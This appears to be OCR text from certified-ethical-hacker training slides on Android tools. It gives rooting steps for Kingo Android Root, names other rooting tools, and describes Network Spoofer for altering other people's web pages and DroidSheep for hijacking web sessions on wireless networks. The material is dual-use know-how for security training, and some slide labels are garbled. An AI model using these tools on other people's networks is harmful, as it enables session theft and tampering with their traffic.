
- ↳ Download Kingo Android Root and install it on your desktop
- ↳ Run the tool and connect the device to the computer with USB cable
- ↳ Now the tool will install the latest drivers on your PC
- ↳ You will see a new screen on your desktop with your device name and "ROOT" button




# Android Rooting Tools

(Cont'd)


C|EH  
Computer Forensics



Unrevoked



RescueRoot



Unlock Root Pro



# Hacking Networks Using Network Spoofer



- Network Spoofer lets you change websites on other people's computers from an Android phone

## Features

- Flip pictures upside down
- Flip text upside down
- Make websites experience gravity
- Redirect websites to other pages
- Delete random words from websites
- Replace words on websites with others
- Change all pictures to Trollface
- Wobble all pictures / graphics around a bit



<http://www.digitalsquid.co.uk>



# Session Hijacking Using DroidSheep

C|EH  
Computer Exploit Hacking

DroidSheep is a simple Android tool for web session hijacking (sidejacking)

It listens for HTTP packets sent via a wireless (802.11) network connection and extracts the session IDs from these packets in order to reuse them

DroidSheep can capture sessions using the libpcap library and supports: OPEN Networks, WEP encrypted networks, WPA and WPA2 (PSK only) encrypted networks



